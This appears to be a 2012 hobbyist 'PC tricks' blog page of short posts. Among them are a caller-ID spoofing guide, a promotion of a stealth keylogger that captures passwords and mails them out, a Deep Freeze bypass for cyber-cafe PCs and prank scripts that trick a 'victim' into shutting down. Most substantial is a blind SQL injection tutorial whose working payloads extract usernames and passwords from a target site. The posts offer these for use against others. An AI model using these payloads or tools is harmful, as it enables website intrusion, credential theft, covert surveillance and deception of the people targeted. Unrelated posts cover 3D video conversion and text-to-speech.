PC tricks and Tips

Cool and amazing PC tips and tricks which will help you...

Games

Cool and amazing games.This contains Cheats and much more

Requests

You can comment on this post for any help or any requests

Facebook chat tricks

Cool and amazing Facebook chat trick.Try these and amaze your friends....

Mobile

Cool and amazing mobile Tricks and Tips which will help you....

Related Posts Plugin for WordPress, Blogger...
Showing posts with label Pranks. Show all posts

Friday, 26 October 2012

How to spoof call someone?

Hello friends,
In this post I am going to show you how to call someone using some different number which can also ba called as spoof calling.
It is legally offensive in some countries...I am not responsible for the actions done by you.

What is spoof calling?


It is calling someone with some other number....Let me simplify it a bit.
Your number is 123456 and you want to call your friend with the number 654321....Here spoofing takes the role...

How to spoof call someone?

There are hundreds of websites which will let you spoof call.I will show You what to use and why to use that particular website.

While there are many trial and paid services online like spoofcard.com and spooftel.com, today i'll be telling you the best one among them according to me and it is also very very easy.www.CrazyCall.net is the website i am talking about.


How it works / How to use CrazyCall
CrazyCall.com is very easy to use.


Firstly you have to visit the website www.crazycall.net (Isn't this obvious?)

Next, choose your country, enter the number you want to display on the victim's phone and the victim's phone number.

You also get an option to choose your Voice Pitch (changes your voice pitch in real-time.)

And you are done.
Next you will need to call one of the two numbers provided from your phone
(prefer your land phone or maybe your dad's phone as these lines are international numbers) and enter the code you are provided when you are prompted to.

Please share this article with your friends.
Feel free to post your comments on this post.

Monday, 15 October 2012

How to find the Profile ID of any User or page on Facebook

Sometimes it is necessary to know the Profile ID on facebook......Some apps on Facebook works only with the Profile ID of the Page or the user.......
So I figured out a way which will show you the Profile ID of any user or a page on Facebook....

Follow the guidelines given below to perform this task:

Step 1:

Logon to your Facebook account
Facebook

Discussion:
Now Facebook has created something called usernames, this creation has made it difficult to find the Profile ID...

Example
www.facebook.com/surajdm123

Here surajdm123 is the username
Now we need to find the Profile ID of this username

Step 2:

Paste the following on the address bar of your browser

graph.facebook.com/username

Step 3:

Replace the green coloured wordings to the username you want to find...

Example
Now we want the Profile ID of surajdm123
So type......
graph.facebook.com/surajdm123


Result
User ID of the user on facebook
User ID of the user

And that's it.......!!!!

Please comment after trying........!!!!

Saturday, 4 August 2012

Facebook pranks

Facebook Prank-Facebook Prank-Facebook Pranks-Facebook pranks


Facebook Prank-1

This is a easy and a simple trick....!!!
You can't even imagine a trick like this...!!!

The prank is all about how you use this link:
http://facebook.com/profile.php?=638383373

This link does not exist... Because there is no user with 638383373
If someone clicks this link it will redirect to their profile...

You can use them like:

Please report this person
http://facebook.com/profile.php?=638383373

I love this girl she is awesome
http://facebook.com/profile.php?=638383373

If you understood how to use this link then you can proceed to the second prank

Please comment after trying....

Friday, 8 June 2012

Graph your Inbox with Crome browser

Many people who have had Gmail for a long time, don't really care about their emails anymore. Their in-box just gets bigger and bigger with all the emails they receive. Well now a PHD Canditate has come up with a feature that can be downloaded only exclusive for Google Chrome. Easily with Graph Your Inbox, you can graph your emails according to your contacts or graph them according to anything you want. For example, you can check your Facebook activities and it will show you how many messages or notifications you get every hour, day or month.


Graph Your Inbox is a Google Chrome extension that allows you to graph Gmail activity over time. You can use it to visualize your communication with friends, your Facebook activity, when you purchased items on Amazon or how often you use certain words or phrases. We provide the same search functionality used by Gmail, but instead of a list of messages we show you a graph of your email trends over time.
Download it here.
Note: This extension does not save any personal information and does not send any personal information to any server. It does not request or record your email password. This extension does not modify the Gmail website or your email in any way.

Monday, 14 May 2012

Install a keylogger to your computer

Award Keylogger allows you to monitor all users' activity on any computers in real time and record each computer's usage history. Award Keylogger makes it easy to view, in real time, the screenshots of the any computers, all typed keystrokes, visited Web sites, used programs. You can view a list of running processes and terminate undesirable ones.

Main Features:

• New! Run keylogger as a Windows service
• Easy-to-use, even for beginners
• Absolutely invisible/stealth mode
• Logs accounts and passwords typed in the every application
• Logs message typed in all instant messengers
• Visual surveillance, support screenshots view
• Slide show for screenshots
• Captures the contents behind the asterisks
• Captures mouse clicks
• Logs websites visited
• Captures AOL/AIM/Yahoo/ICQ chats
• Keyword Detection and Notification
• Records contents of password protected web pages, including Web Mail messages
• Logs Windows Clipboard
• Sends log by e-mail
• Uploads ALL logs into the separate folders by FTP
• Invisible for the firewall program
• Invisible in the Windows startup list
• Monitors all users of the PC
• User friendly HTML file format for emailed logs
• Invisible in Windows NT/2000/XP Task Manager and Windows 9.x/Me Task List
• Records Windows 9.x/Me/2000/XP/VISTA logon passwords
• Intercepts DOS-box and Java-chat keystrokes
• Supports international keyboards
• External log viewer
• Supports printing of the log
• Optimized for Windows XP
• Exports log to HTML
DOWNLOAD

Wednesday, 9 May 2012

Convert any vedio into 3D


MakeMe3D - Easy conversion of movies and videos to 3D!                                    Deutsch English
MakeMe3D supports polarisation glasses
MakeMe3D supports:
Polarisation glasses
Polarisation glasses can be used with appropriate hardware like for instance the Acer 5740DG and Acer 5738DG notebooks, the Zalman ZM-M220W / iZ3D 22W monitors or a 3D TV flat screen with 3D Blu-ray player. 
MakeMe3D supports shutter technology
MakeMe3D supports:
Shutter technology
To use the modern Shutter technology on a PC, a Nvidea 3D Vision Glasses Kit and an appropriate 120 Hz monitor like the Syncmaster 2233RZ, a 3D notebook like the Asus G51J-3D or a 3D projector like the Acer H5360 are required.
MakeMe3D supports Anaglyph 3D glasses
MakeMe3D supports:
Anaglyph 3D glasses
For anaglyph playing of videos on PC-screens, iPad or TV the viewer requires one of the classic 3D-glasses (red & cyan, red & blue, green & magenta and yellow & blue) to profit from the 3D-effect.


In the movies nothings works anymore without 3D; now the technique enters the home cinema and even the PC. Engelmann Software presents the world premiere Windows-Software MakeMe3D, which will be released soon. This software can convert existing 2D-videos automatically into the third dimension. The new 3D-videos are compatible to the known Anaglyph 3D glasses and to the new Stereoscopic 3D Hardware.
3D is currently 'the one' new technique. What was hardly conceivable a few months ago has become reality long since. The audience in the cinema put on the 3D-glasses to watch movies in a completely new dimension. And a lot more is happening: the industry is busy tinkering with the 3D-Blu-ray Disc, the 3D-TV and the 3D-computer. This undoubtedly marks only the beginning of a new 3D-boom, which will keep entertainment electronics and IT-sector busy for the next ten years. 

MakeMe3D is extremely easy to operate: new technology does not necessarily have to be complicated. The program supports the import of 2D-videos and others in formats Video-DVD, AVI, WMV, MP4, 3GP, MPG and TS, to mention only the most important. The program stores the converted 3D-videos in formats AVI, MPG, MP4 and WMV. It is possible to select from numerous target profiles. For example, the video resolution is automatically adjusted to the parameters for iPad, PlayStation PS3 or Xbox 360. When converting a large number of 2D-videos the batch mode is an option. This mode converts all videos of a list and saves user precious time.

For 3D-conversion we use our self-developed object recognition and motion analysis. We can force vertical or horizontal output, realize page- or frame flipping, have the brightness adjusted automatically and set the depth effect completely variably.

Saturday, 5 May 2012


Disabling deep freeze in cyber cafe

Do you visit the Cyber cafe often?
Do you get irritated when you have downloaded or installed a file
And when you return next time,
It's gone!

Then the computer must be in 'deep freeze',
which means no file can be created or deleted
and it will automatically get restored to the same state it was before

So here's what you need to disable it.


Anti Deep Freeze is a small and easy to use application that allows you to bypass the Deep Freeze process on your computer.
 
This is legally offensive

Friday, 27 April 2012

Simple Audio Program: To make Computer Speak whatever You Write...!!!


>>By using this trick you can make your computer to speak whatever you type.
This trick works on all microsoft operating system and does not require any programming skills.
You just have to follow just simple steps. Software will be ready .

1.Open Notepad and copy and paste the following code into it.
Dim message, sapi
message=InputBox("What do you want me to say?","Speak to Me")
Set sapi=CreateObject("sapi.spvoice")
sapi.Speak message

2.Now save the notepad file with the name speak.vbs at your desktop.


3.Now double click on speak.vbs Type in the box whatever you want your computer to speak for you.

  • NOTE:In case if it displays an error message while opening, edit it with notepad and re-type all the quote marks (")  
Please comment after trying.....!!!
                                 >>N'joy With Me..!!

Funny Notepad Prank: A flashing Pop-Up..!!


>>Here is a funny way to annoy your friends/family members by messing with their computers.
This one is a simple batch file that makes a message box pop up that says anything you want.
The trick is  no matter how many times you click OK, the message will never go away!
Have fun!

>>For Windows7(Type into notepad)
while(true)
msgbox " Insert your message here"
wend

And  save it with ' .vbs ' extension on desktop.
Then double-click on that File...This Message will never be deleted..
You simply have to RESTART your system...!!

>>For Windows XP
@echo off
:top
msg * Insert your message here
goto top

Please feel free to post comments .......!!!
                                                   >>Enjoy Friends...!!

Facebook Funny Prank: Tease Your Friend By Posting A Link..!!


>>Here, I'm posting a simple prank by which you can tease your friend by posting a link on his/her profile.
>> Just post a status using this link ,on your friend's wall...
 http://facebook.com/profile.php?=638383373


>>This link looks like a link of original Facebook profile. But actually this link is not valid. The code is given randomly and whenever some one clicks the link,will be redirected to their own profile.

>>Now you can make a prank by posting status like " Everybody Please report against this stupid profile - http://facebook.com/profile.php?=638383373"

And,Obviously your friends are going to check who's profile is that. They will be very shocked  to see their own profile. 

Most Probably they will get upset and may ask you why you are doing this.?

>>Why??...Because this link refers to his/her own profile randomaly.....!!

Please tell him Sorry after that...

                                                          >>N'joy Friends..!!

Scheduled Sound Play: The Boogieman Prank..!!


>>Here I'm posting amazing PC Prank that you can play with your friend's Lapi or Computer....
>>Generally, WAV files are played with Windows Media Player. I'm writing a VBS-file (Visual Basic) in this post that will run audio files that you can't see.

>>Open up Notepad and copy the following code:
***********************************************************************************
strSoundFile = "C:\WINDOWS\Media\[YOURSOUNDFILE].wav"
Set objShell = CreateObject("Wscript.Shell")
strCommand = "sndrec32 /play /close" & chr(34) & strSoundFile & chr(34)
objShell.Run strCommand, 0, False

***********************************************************************************

>>Change the [YOURSOUNDFILE] to the sound file you want to play. Now save the file to your harddisk, like this:
C:/Sound.vbs.

>>Double-click the VBS file to try if it works.
>>If  you want to play these files automaticly. You can do this by creating tasks.

=>For Windows-XP :-
Go to Start > All programs > Accessories > System Tools > Scheduled Tasks.
A new window will appear. Double click on "Add scheduled task" and follow the instructions.

=>For Windows 7
Go to Start>Control Panel>Scheduled Task>Import Task


Select your VBS file when the wizard asks if you want to open a software application. You want your friend's PC or your school/college's PC beep at 10.00AM??

                                                           >>N'joy Friends..!! 

Teasing Prank : Force Shutdown..!!


Here, I am going to tell you how to make fake icons that will shutdown or log off or restart the friends' computer.


When you make this use a 60 or more second time limit so the user has time to save all open work as if you do not it may make them angry and not so much a prank but with a time limit they have nothing to lose and will find it funny after.

There is two ways to do this but the way i am going to show you is easiest:
How to do it:
1.Right click on the desktop in a blank space.
2.Select new.
3.Click where it says create shortcut
4.Where it tells you to type a location type in one of the codes below:

If you want there computer to shutdown type this in:

shutdown -s -f -t 60 -c "type a message you want to appear here"

If you want it to log them off type this:

shutdown -l -f -t 60 -c "type a message you want to appear here"

If you want it to restart there computer type this:

shutdown -r -f -t 60 -c "type a message you want to appear here"

5.Click OK and name it My Computer.

6.Right click on the file you just made and click properties and look for where it says change icon.

7.find the icon that is the same as the "my computer" icon

8.change the icon and wait for the victim to open my computer, then it will shutdown / log off / restart.

9.HINT: If you set the time limit to 0000 it will shutdown instantly, so they may think it was some els wrong with the computer and try again .......


What each part of the code does:
shutdown << this is a program that has three basic commands shutdown , log off , restart.
-s << this will shutdown the computer
-r << this will restart the computer
-l << this will log off the computer
-f << this forces all programs running to shutdown
-t << this is the time limit until shutdown (the time is in seconds so if -t 60 means 60 seconds )

P.S if you want to try this on your computer and the shutdown timer starts, to stop it in run type shutdown -a

Thursday, 12 April 2012

Blind SQLi Tutorial

What is Blind SQLi


Blind SQL Injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. The page with the vulnerability may not be one that displays data but will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page. This type of attack can become time-intensive because a new statement must be crafted for each bit recovered. There are several tools that can automate these attacks once the location of the vulnerability and the target information has been established


Blind SQLi Tutorial


Let’s Start…………


Suppose That You want to Hack This website with Blind SQLi

http://site.com/index.php?id=5

when we execute this, we see some page and articles on that page, pictures
etc…

then when we want to test it for blind sql injection attack

http://www.site.com/index.php?id=5 and 1=1 <--- this is always true
and the page loads normally, that's ok.
now the real test

http://www.site.com/index.php?id=5 and 1=2 <--- this is false
so if some text, picture or some content is missing on returned page then
that site is vulrnable to blind sql injection.

1) Get the MySQL version
to get the version in blind attack we use substring
i.e
http://www.site.com/index.php?id=5 and substring(@@version,1,1)=4
this should return TRUE if the version of MySQL is 4.
replace 4 with 5, and if query return TRUE then the version is 5.
i.e
http://www.site.com/index.php?id=5 and substring(@@version,1,1)=5
2) Test if subselect works
when select don't work then we use subselect
i.e
http://www.site.com/index.php?id=5 and (select 1)=1
if page loads normally then subselects work. then we gonna see if we have access to mysql.user
i.e
http://www.site.com/index.php?id=5 and (select 1 from mysql.user limit 0,1)=1
if page loads normally we have access to mysql.user and then later we can
pull some password usign load_file() function and OUTFILE.
3). Check table and column names
This is part when guessing is the best friend :) i.e.
http://www.site.com/index.php?id=5 and (select 1 from users limit 0,1)=1
(with limit 0,1 our query here returns 1 row of data, cause subselect
returns only 1 row, this is very important.)
then if the page loads normally without content missing, the table users
exits.
if you get FALSE (some article missing), just change table name until you
guess the right one :)
let's say that we have found that table name is users, now what we need is
column name.
the same as table name, we start guessing. Like i said before try the
common names for columns.
i.e
http://www.site.com/index.php?id=5 and (select substring(concat(1,
password),1,1) from users limit 0,1)=1
if the page loads normally we know that column name is password (if we get
false then try common names or just guess)
here we merge 1 with the column password, then substring returns the first
character (,1,1)
4). Pull data from database
we found table users i columns username password so we gonna pull
characters from that.
http://www.site.com/index.php?id=5 and ascii(substring((SELECT concat
(username,0x3a,password) from users limit 0,1),1,1))>80
ok this here pulls the first character from first user in table users.
substring here returns first character and 1 character in length. ascii()
converts that 1 character into ascii value
and then compare it with simbol greater then > .
so if the ascii char greater then 80, the page loads normally. (TRUE)
we keep trying until we get false.
http://www.site.com/index.php?id=5 and ascii(substring((SELECT concat
(username,0x3a,password) from users limit 0,1),1,1))>95
we get TRUE, keep incrementing
http://www.site.com/index.php?id=5 and ascii(substring((SELECT concat
(username,0x3a,password) from users limit 0,1),1,1))>98
TRUE again, higher
http://www.site.com/index.php?id=5 and ascii(substring((SELECT concat
(username,0x3a,password) from users limit 0,1),1,1))>99
FALSE!!!
so the first character in username is char(99). Using the ascii converter
we know that char(99) is letter 'c'.
then let's check the second character.
http://www.site.com/index.php?id=5 and ascii(substring((SELECT concat
(username,0x3a,password) from users limit 0,1),2,1))>99
Note that i'm changed ,1,1 to ,2,1 to get the second character. (now it
returns the second character, 1 character in lenght)
http://www.site.com/index.php?id=5 and ascii(substring((SELECT concat
(username,0x3a,password) from users limit 0,1),1,1))>99
TRUE, the page loads normally, higher.
http://www.site.com/index.php?id=5 and ascii(substring((SELECT concat
(username,0x3a,password) from users limit 0,1),1,1))>107
FALSE, lower number.
http://www.site.com/index.php?id=5 and ascii(substring((SELECT concat
(username,0x3a,password) from users limit 0,1),1,1))>104
TRUE, higher.
http://www.site.com/index.php?id=5 and ascii(substring((SELECT concat
(username,0x3a,password) from users limit 0,1),1,1))>105
FALSE!!!
we know that the second character is char(105) and that is 'i'. We have
'ci' so far
so keep incrementing until you get the end. (when >0 returns false we know
that we have reach the end).
There are some tools for Blind SQL Injection, i think sqlmap is the best,
but i'm doing everything manually,
cause that makes you better SQL INJECTOR :D
Hope you learned something from this Tutorial.
Have FUN! :)

To be continued and updated…

Shutdown your computer with a timer

I found this nifty application many years ago, but in my opinion, it’s the simplest and easiest shutdown timer application out there for Windows.
You simply select one of the action:
Shut down your PC
Reboot / Restart
Log off from the current session
Set the timer (based on hours and minutes) and you’re done!

You can download the shutdown timer application
The link for downloading this application is give below:

http://www.mediafire.com/?tcsaiqwn9ou

This shutdown timer is for Windows XP/NT/2000 only.

Wednesday, 29 February 2012

Facebook prank

 
Zhacks